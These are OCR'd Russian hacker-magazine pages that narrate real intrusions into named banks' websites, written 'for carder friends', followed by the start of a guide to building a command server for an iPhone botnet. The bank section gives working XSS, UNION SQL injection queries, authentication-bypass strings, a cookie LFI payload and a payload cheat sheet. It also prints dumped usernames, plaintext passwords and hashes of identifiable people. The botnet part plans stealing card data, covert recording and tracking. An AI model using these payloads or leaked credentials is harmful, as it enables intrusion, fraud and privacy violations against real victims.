
Моим друзьям кардерам часто нужен целевой финансовый трафик. Чтобы кто-нибудь когда-нибудь такой трафик продавал на своем сервисе — это миф. Поэтому подобные предложения всегда актуальны. Хакер может и не получить доступ к онлайн-банкингу (потому, что тот будет на стороннем сервере), зато появится возможность заразить очень много посетителей, часть из которых, естественно, является прямой клиентурой.

ЦЕЛЬ: STATEBANK1898.COM (США)

Это крупный банк, который расположен в США и предоставляет практически полный набор услуг по платежно-карточному сервису (ATM, персональный и корпоративный банкинг).

Бегло проанализировав скрипты, сразу же видим межсайтовый скриптинг:

```
http://www.statebank1898.com/
search.asp?q=1&txtSearch=%27%22%3E
%3C%2Ftitle%3E%3Cscript%3Ealert(13
37)%3C%2Fscript%3E%3E%3Cmarquee%3E
%3Ch1%3EXSS+by+skvz%3C%2Fh1%3E%3C%
2Fmarquee%3E&x=18&y=15
```



ТАКОЙ ВЫВОД ДАЕТ ЧЕТКО ПОНЯТЬ, ГДЕ НАХОДИТСЯ ОСНОВНОЙ СЕРВЕР БАЗ ДАННЫХ СО ВСЕЙ ИНФОЙ. ПОТОМ ЭТОТ IP'ШНИК МАССИРОВАНО АТАКОВАЛСЯ

ПРОСМОТР ТАБЛИЦ БАЗЫ ДАННЫХ БАНКА. САМЫЕ ИНТЕРЕСНЫЕ ЗДЕСЬ: «ONLINE_BANKING», «USERS»

Соответственно, реализация атаки напрямую зависит от поведения клиента и его ПО. Не факт, что, даже если зловредную ссылку откроют, хакеру улетят критичные данные. Во многих современных браузерах присутствует штатная защита от такого рода напастей (XSS-фильтр + антифишинговый фильтр в IE8, NoScript-плагин Mozilla, отключение JS). Поэтому следующей целью было найти что-то получше. Например, эксплуатацию SQL-injection через параметризованный линк:

```
http://www.statebank1898.com/news.
asp?id=6'
Microsoft OLE DB Provider for ODBC
Drivers error '80040e14'
[MySQL][ODBC 3.51 Driver]
[mysqld-5.1.30-community]You
have an error in your SQL syntax;
check the manual that corresponds
to your MySQL server version for
the right syntax to use near ''
ORDER BY post_date DESC,id DESC'
at line 1
/news.asp, line 54
```

Узнаем пользователя:

```
statebank1898.com/news.asp?id=6+A
ND+1=2+UNION+SELECT+0,user(),2,3,
4,5,6
```

Ответ базы — «sbthappyrudie@208.109.78.117» — говорил о том, что все крутилось-вертелось на удаленном сервере, а не офсайте (64.202.178.162). По логике вещей, там должен крутиться процессинг, выявляемый по наличию всего двух портов (443-ssl, 21-ftp):

```
statebank1898.com/news.asp?id=6+AN
D+1=2+UNION+SELECT+0,database(),2,
3,4,5,6
```

Ответ базы — «sbthappyrudie». Что в конечном итоге я и подставил в следующий запрос, с целью выведать, какие таблицы находились в базе:

```
statebank1898.com/news.asp?id
=6+AND+1=2+UNION+SELECT+0,tabl
e_name,2,3,4,5,6+from+information_
schema.tables+WHERE+table_
schema=%27sbthappyrudie%27
```

Названия таблиц оказались весьма интересными: zipcode, users, uploads_navfile, uploads, states, rate_watch, press, online_banking, master, faq_category, faq, custom, content, branch, banners. Просмотр колонок каждый раз осуществлялся так:

```
statebank1898.com/news.asp?id=
6+AND+1=2+UNION+SELECT+0,colum
n_name,2,3,4,5,6+from+information_
schema.columns+WHERE+table_
name=%27online_banking%27
```

Ответ базы: sort_order, logon_url, id, active, account.

```
statebank1898.com/news.asp?id=
6+AND+1=2+UNION+SELECT+0,colum
n_name,2,3,4,5,6+from+information_
schema.columns+WHERE+table_
name=%27users%27
```

Ответ базы: username, password, id, full_name, form_enrollment, form_contact, email, active. Остальные данные не особо важны. Кстати, как видишь, параметр с базой я отбросил, потому что мы и так находились в этой базе. Одним запросом я заполучил все интересующее из таблицы пользователей:

```
statebank1898.com/news.asp?id=6+AN
D+1=2+UNION+SELECT+0,concat(userna
me,0x20,password,%20id,0x20,full_
name,0x20,form_enrollment,0x20,form_
contact,0x20,email,0x20,active),2,3,
4,5,6+from+users
```

Результатом взлома являлось:

```
johnny k8vt9~;3 Johnny Withers 0 0
johnny@pixelated.net 1
enrollment mvzwttumv|6 Online
Enrollment 1 0 Business.Online@
StateBank1898.com 0
kwv|ik|5 Contact Us 0 1 NetTeller@
statebank1898.com 0
admin Oqjjm{[us{9@A@4 Admin 0 0
jlott@gibbes.net 1
```

И еще кое-что, что в опубликованном виде вряд ли бы понравилось СБ этого банка. Оставим коммерческие тайны за кадром.

ЦЕЛЬ: UNIBANKHAITI.COM (ФРАНЦИЯ)

Этот странный франкоязычный банк, прикрывающийся законами Гаити — моя криминальная мечта. Шутка. Ситуация тут аналогичная, только вот ни один запрос, даже простейший, не исполнялся нужным мне образом. Дело в том, что разработчиками системы была задумана идея шифрования данных, хранящихся в таблицах.


```
unibankhaiti.com/actualites/index.
php?id_article=464+AND+1=2+UNION+SE
LECT+0,CONCAT(0x7873716C696E6A6265
67696E,(SELECT+CONCAT_ws(0x3a3a,%20
table_name,version())+FROM+informati
on_schema.tables),0x7873716C696E6A65
6E64),0x71),0x71),2,3,4,5,6,7,8,9-
```

Те же самые шаги по разведке колонок проделывать не было смысла, поэтому — сразу результат, который был получен за 5 минут:


```
База: uniban2_DB
[Table: Columns]
[0]statistiques: id,username,type_a
ction,date,heure,page,ip,host,navi
gateur,referer
[1]succursales: id,statut,nom,desc
ription,adresse,directeur,telephon
e,fax,reseau,inauguration,horaire,
services
[2]taffiches:
ID,source,lien,debut,fin,place
[3]tagences: id,statut,nom,descript
```



ПРИМЕРНО ТАК МОЖЕТ ВЫГЛЯДЕТЬ ПРОЦЕССИНГ ИЛИ ТРАДИЦИОННЫЙ EMPLOYER' LOGIN. ЭТОТ IP МЫ ВЫУДИЛИ ИЗ БАЗЫ ДАННЫХ ПОСЛЕ ПРОВЕДЕНИЯ SQL-INJECTION



ЧЕТЫРЕ ОСНОВНЫХ ПОЛЬЗОВАТЕЛЯ В СИСТЕМЕ УПРАВЛЕНИЯ БАНКА. У НАС ЕСТЬ ЧЕЛОВЕК ИЗ ОТДЕЛА УПРАВЛЕНИЯ ПЛАТЕЖАМИ (ONLINE ENROLLMENT), КТО-ТО ВРОДЕ СЕКРЕТАРЯ И АДМИНИСТРАТОР



ПОРОЙ ДОГАДАТЬСЯ ОБ УСПЕШНОСТИ ПОДБОРА КОЛОНОК ТРУДНО, ОСОБЕННО, ЕСЛИ ТЫ ОБРАЩАЕШЬ ВНИМАНИЕ НА ВНЕШНИЙ ВИД САЙТА



ПОДОБНАЯ АВТОРИЗАЦИЯ НЕ ВЕДЕТ НИ К ЧЕМУ ХОРОШЕМУ

```
ion,adresse,directeur,telephone,fax,reseau,inauguratio
n,horaire,services
[4]tannonces: annonceID,image,titre,libelle,date,pos
te_par,actif
[5]tasctuces: AstuceID,titre,accroche,contenu,modifi
e_par,modifie_le,actif
[6]tcatfaq: id_cat,categorie
[7]temploi: id_article,image,date,titre,accroche,conte
nu,expirdate,ecritpar,postepar,actif
[8]tfaq: id_faq,id_cat,question,reponse
[9]tnews: id_article,image,date,titre,accroche,contenu
,expirdate,ecritpar,postepar,actif
[10]tsuccursales: id,statut,nom,description,adresse,d
irecteur,telephone,fax,reseau,inauguration,horaire,se
rvices
[11]ttaux: id,date,achat,vente,brh
[12]utilisateurs: id_utilisateur,log,pass,droits,acces!
```

Мои познания французского — нулевые, но, прибегнув к помощи онлайн-переводчика, я сразу понял, какая таблица и какие колонки мне требуются (смотри 12).

```
[0] 1:manitou:f6812478366f92bf385d8b611152ec74:7777777
:index.php:
[1] 2:newsmaster:9ca43771207861a0dd00956bb503a95a:7777
77:admin_news.php:
[2] 3:ratemaster:dd8f54c23ee12799714d671e7e1f0e1b:0003
00:admin_succ.php:
[3] 4:ratemaster:dd8f54c23ee12799714d671e7e1f0e1b:0007
00:admin_succ.php:
[4] 5:reseau:117ba14f8471e7ec247bb0f7112ebbaf:001100:i
ndex.php:
```




Pros & Cons в использовании автоматизированных средств для SQL-injection

В статье я не прибегал к автоматизированным средствам, и тому есть ряд объективных причин. Работа ручками упражняет твои знания, и еще ты сам являешься гарантом всего, что делается. Косяк SQL Injection Pentesting Tool (SIPT) заключается в том, что когда хочешь получить список таблиц или данные из таблицы при включенной галке LIMIT, то данные возвращаться не будут. Если эту опцию снять — все работает правильно. По словам разработчика SQLHACK, это его недоделка.

Pangolin

Китайская хиромантия, в 90% случаев определяющаяся как пасс-граббер. На самом же деле, это почти универсальная утилита для эксплойтинга SQL-injection сразу в ряде баз (MySQL, MSSQL, Oracle, Sybase, DB2, Access, Informix, PostgreSQL, SQLite).






ВСЕ ПОЛЬЗОВАТЕЛИ



ПЕРЕД НАМИ «CHAMBER'S BANK». ХАЛАТНОСТЬ ПРИ ПРОЕКТИРОВАНИИ ОТКРЫЛА ВОЗМОЖНОСТЬ ЗЛОУМЫШЛЕННИКУ ПРОВЕСТИ SQL-INJECTION, А ТАКЖЕ НАЙТИ СРЕДСТВА УПРАВЛЕНИЯ, ОСТАВЛЕННЫЕ АДМИНИСТРАТОРОМ



ПЫТАЕМСЯ РЕАЛИЗОВАТЬ «AUTHORIZATION BYPASS»

```
[5] 6:reseau1:cb4bbcd4b4b47894a0e6d
b706fb415c2:007700:index.php:
[6] 12:drh1:841eb977300a2d84ab2ccf8f
9077f1e0:000007:index.php:index.php:
```

ЦЕЛЬ: TBCBANK.COM.GE (ГРУЗИЯ)

Солидный грузинский банк! Давно привлек мое внимание, потому что однажды, когда я проглядывал логи друга, беседуя на тему информационной безопасности банковского сектора, мне стало очевидно, что данные авторизации пользователя передаются в незашифрованном виде:

```
tbcbank.com.ge/ir/
main.php?lang=eng&id=-
80&action=1&uname=alexander.
khazaradze%40statestreet.
com&upass=xkoqma&OK=Login
```

Соответственно, login:Alexander.kharadze@statestreet.com, а пароль — xkogma.
Было бы удивительно, если мы каким-нибудь другим образом вторглись и в этот банк.

```
tbcbank.com.ge/ir/main.php?id=20+A
ND+1=2+UNION+SELECT+0,1,2,3-
tbcbank.com.ge/ir/main.php?id=20+A
ND+1=2+UNION+SELECT+0,concat_ws(t_
user,0x20,t_pass),2,3+from+t_users
```

Сразу получаем данные на админа (admin:budianduk>) из t_users и бежим в админку «tbcbank.com.ge/ir/admin/index.php».
Остальные пользователи таблицы t_users:

```
Martin:Fankhauser:Atlantic
Forfaitierungs AG:Othmarstrasse
8:8008 Zurich:NoDataInColu
mn:Switzerland:fankhauser@
atlanticforfaiting.com:
pass: atlantic
Giorgi:Kekelidze:TBC
Bank:Marjanishvili 7:tbilisi:0102
:Georgia:gkekelidze@tbcbank.com.
ge:+99532272727:+99532774772:
pass: IOio(0000
...
Tamar:Ramishvili:TBC: 0102:NoDat
aInColumn:Geo:tramishvili@gmail.
com:hkjld:hupi:
Pass:tata
```

ЦЕЛЬ: DASFLA.COM (МЕЖДУНАРОДНЫЙ)

По сути, один из лидеров в сфере АТМ-процессинга. Тестируем главную форму авторизации на предмет «authorization bypass»: dasfla.com/loginscr.aspx.
Авторизируемся с данными:

```
Username: admin' or 1=1--
Password: admin' or 1=1-
```

Бинго! We are in! Перед глазами заветное: «Data Access Systems, Inc. User: Super Administrator».

ЦЕЛЬ: ABCDELABANCA.COM (ИСПАНИЯ)

Может быть, здесь все будет так же просто?

```
http://www.abcdelabanca.com/admin/
pages/frm_login.php
```

Авторизируемся с данными:

```
user: x' AND email IS NULL; --
pass : x' AND email IS NULL; --
```

Порядочек! Как же так выходит?

Вот, в дар от меня, подборка специальных выражений, которые могут быть очень кстати при проведении атак такого рода:


```
or'1'='1'or'1'='1',
'or'1'='1'or'1'='1
' or ' '='
' or ''='

admin" or "a"="a
admin" or 1=1-
admin' or 1=1 -
 admin' or 'a'='a
admin') or ('a'='a
admin") or ("a"="a
a=1)--
admin'--
' or 0=0 --
" or 0=0 --
or 0=0 --
' or 0=0 #
" or 0=0 #
or 0=0 #
' or 'x'='x
" or "x"="x
') or ('x'='x
' or 1=1--
" or 1=1--
or 1=1--
' or a=a--
" or "a"="a
') or ('a'='a
") or ("a"="a
hi" or "a"="a
hi" or 1=1 --
hi' or 1=1 --
hi' or 'a'='a
hi') or ('a'='a
hi") or ("a"="a
```


ЦЕЛЬ: PRIVATBANK.UA (УКРАИНА)

При заходе на https://blog.privatbank.ua/lib/request/choice_of_goods.php получаем ошибку:






БИНГО! В СИСТЕМЕ МЫ СУПЕР-АДМИНИСТРАТОРЫ



НЕКОТОРЫЕ СПОСОБЫ РЕАЛИЗАЦИИ «AUTHORIZATION BYPASS» ПРИВОДЯТ К РАСКРЫТИЮ ТАБЛИЦ



ОРГАНИЗУЕМ LFI В COOKIE

```
Ошибка синтаксического анализа XML: лишние данные после
элемента документа
Адрес: https://blog.privatbank.ua/lib/request/choice_
of_goods.php
Строка 2, символ 1:<table class="goods" cellspacing="0"
cellpadding="5" border="0">
```

При применении анализатора HTTP-протокола (я использовал Tamper Data) можно увидеть, что сайт ставит кук с параметром «language». Проверяем возможность LFI в cookie:

```
# приготавливаем злонамеренное значение cookie
language=../../../../../../../../etc/passwd%00
# далее подставляем его с помощью любого инжектора пакетов
```

Описанная процедура с Tamper Data, выглядит примерно так. Открываем: «Mozilla → Инструменты → Перехват данных → Запустить перехват → Открываем наш сайт → Вмешаться в запрос→ Редактируем куки → Отправить». Наряду с этой простой процедурой понимаем, что сгенерировавшийся запрос выглядит, как:

```
Host[blog.privatbank.ua]
User-Agent[Mozilla/5.0 (Windows; U; Windows NT 5.1;
ru; rv:1.9.0.8) Gecko/2009032609 Firefox/3.0.8]
Accept[text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8]
Accept-Language[ru,en-us;q=0.7,en;q=0.3]
Accept-Encoding[gzip,deflate]
Accept-Charset[windows-1251,utf-8;q=0.7,*;q=0.7]
Keep-Alive[300]
Connection[keep-alive]
Cookie[language=../../../../../../../../etc/passwd%00]
Cache-Control[max-age=0]
```

Соответственно, изменяя данные в куке, можно пробручивать доступность бага LFI к другим важным файлам, например, httpd.conf / php.ini. После чего одобрительно отмечаем будущие полученные запросы. Далее мое внимание привлекло наличие на сайте линка с указанием какого-то нестандартного порта:

```
http://www.privatbank.ua:8085/info/index3.stm
```

Если обратиться строго по порту, то нам будут доступны для чтения документации по «EAServer 5.5 Release». Между прочим, насчет этого все известные багтраки кидают адвайзори:

```
«A vulnerability has been discovered in Sybase EAServer.
If exploited,
this can result in user-specified code being executed
under the security context of the
jagsrv.exe process. To complete this attack, you must be
authenticated
to /WebConsole/. By default, the jagadmin user password
is set to blank so getting access

might be trivial. After authenticating to /WebConsole/
if an attacker sets the value of

the JavaScript parameter in TreeAction.do to a large
value a return address can be
overwritten due to a stack-based buffer overflow»
```

Действительно, «Authorization bypass» с логином jagadmin и пустым паролем прокатил.



D0ZNP
/HTTP://OXOD.RU/

МОБИЛЬНЫЙ БОТНЕТ

СОЗДАЕМ ЗАГОН ДЛЯ IPHONE-ЗОМБИ

Пройдет еще лет пять, и текущие гигабитные скорости мы будем считать бесконечно малыми. Помимо GSM и 3g, современные телефоны имеют Wi-Fi адаптеры, так что практически постоянно находятся в онлайне. Век мобильных ботнетов уже настал. В этой статье я расскажу о практической реализации сервера для управления сетью мобильных зомби-телефонов, в частности для Apple iPhone.

МОБИЛЬНАЯ СПЕЦИФИКА

Перед началом работы разберем особенности мобильных зомби — чем они отличаются и какие преимущества дают по сравнению с «классическими» зараженными машинами. Вот список основных фич:

1. Быстро меняющийся IP-адрес (который, скорее всего, больше не повторится).
2. Невысокая скорость соединения (в среднем, менее 1 Мбит/c).
3. Возможность получения команд по сети GSM без интернета (например, средствами SMS).
4. Практически полное отсутствие антивирусных и антишпионских средств.
5. Нет контроля трафика владельцем.
6. Высокая вероятность хранения в телефоне личных данных (номера кредиток, пин-коды, счета, адреса и пр.).
7. Звонки и отправка SMS.
8. Определение местоположения по GSM или GPS (если в телефоне есть такой контроллер).
9. Запуск программы диктофона в скрытом режиме (в качестве подслушивающего устройства).


Использовать все эти особенности вместе было бы, конечно, здорово, но меня на такой подвиг не тянет. Ограничусь основными, а остальные пойдут как доработки. Также не исключаю, что мой список можно пополнить еще десятком позиций.

КАК ЭТО БУДЕТ РАБОТАТЬ

Мы напишем серверную часть с админкой для публикации команд на веб-сервере. Клиенты (то есть, зараженные телефоны) посредством самого трояна будут скачивать наши команды через определенные интервалы времени и исполнять их. Результаты исполнения клиенты опять-таки будут передавать нашему серверу через HTTP. Это хозяйство можно реализовать на чем угодно. В статье я опишу все для PHP и SQLite под Windows. Разумеется, не составит труда перенести код под любую другую среду. Замечу, что я специально оставил в коде SQL-инъекции, чтобы ни у кого не закралась мысль использовать этот пример для причинения вреда чему-то живому.

ИДЕНТИФИКАЦИЯ ТЕЛЕФОНОВ И РЕГИСТРАЦИОННЫЕ ДАННЫЕ

Если компьютеры в ботнете обычно идентифицируют по IP-адресам, то телефоны мы будем определять по IMEI — уникальному коду, зашитому на заводе. Это тот самый код, что может служить доказательством кражи в суде. По IMEI можно найти пропавший телефон через соответствующие органы, а они, в свою очередь, найдут его местоположение через сотового оператора. Сменить IMEI на конкретном



СПЕЦИАЛЬНАЯ КОМАНДА — УНИКАЛЬНА ДЛЯ КАЖДОГО ТЕЛЕФОНА. МОЖЕТ ЗАСТАВИТЬ ПЕРЕДАТЬ ЛИЧНЫЕ ДАННЫЕ

БРОДКАСТ КОМАНДА. ЕЕ ВЫПОЛНЯТ ВСЕ УСТРОЙСТВА

телефоне считается довольно проблематичным (зависит от производителя и модели). По смене IMEI на iPhone есть полная и подробная инструкция (а главное — простая):

```
www.iclarified.com/entry/index.
php?enid=657.
```

Тем не менее, с очень большой вероятностью IMEI будет нашим уникальным идентификатором зомби. Давай прикинем, какие дополнительные данные нам потребуются от зараженного образца. Во-первых, обычный телефонный номер вида +7-(123)-456-78-90. Он пригодится для отправки SMS и специальных сервисов ОПСОСа, а-ля переброс денег на другой счет или подключение услуг. Сюда же я предлагаю добавить дату регистрации зомби на мастер-сервере (дату заражения) и дату последней активности (дату ответа на последнюю команду). Для красоты заведем еще, опционально, текстовый алиас аппарата и килобайтный комментарий. Таким образом, мы сможем записать информацию о каждом зомби, придумывать смешные названия и прочую фигню, если вдруг понадобится. Также потребуется хранить сами команды, которые будут получать и исполнять наши зомби — я предусматриваю общие (бродкаст) для всех зараженных и специальные (директ) команды для конкретного телефона. Все эту информацию надо где-то хранить, и вероятно, не на бумажке под половицей. Поэтому заведем соответствующие таблички в базе данных. Я использую SQLite, хотя все написанное без труда можно переложить под любую другую СУБД (на этот счет еще будет несколько комментариев по тексту).

УСТАНАВЛИВАЕМ СУБД, СОЗДАЕМ ТАБЛИЦЫ

Вся прелесть (и одновременно, недостаток) SQLite заключается в том, что сама база представляет собой всего-навсего один файл. Интеграция с языками программирования тоже очень простая. Я буду писать под PHP и Windows. В моем случае для установки СУБД следует добавить в php.ini следующие строчки:

```
[PHP_SQLITE]
extension=php_pdo.dll
extension=php_pdo_sqlite.dll
extension=php_sqlite.dll
```

После этого скачиваем объявленные библиотеки в директорию ext и наслаждаемся. Теперь создаем таблицы, куда будем записывать поступающую от зомби информацию и новые указания. Вот так выглядит SQL-скрипт:

```
CREATE TABLE zombies (id INTEGER
PRIMARY KEY, imei INTEGER, number
INTEG
ER, infect_date DATETIME, last_
active_date DATETIME, alias
VARCHAR(64), comment VARCHAR(
1024));
//В этой таблице хранятся записи о
зараженных телефонах.
CREATE TABLE commands (id INTEGER
PRIMARY KEY, cmd VCHAR(128), created
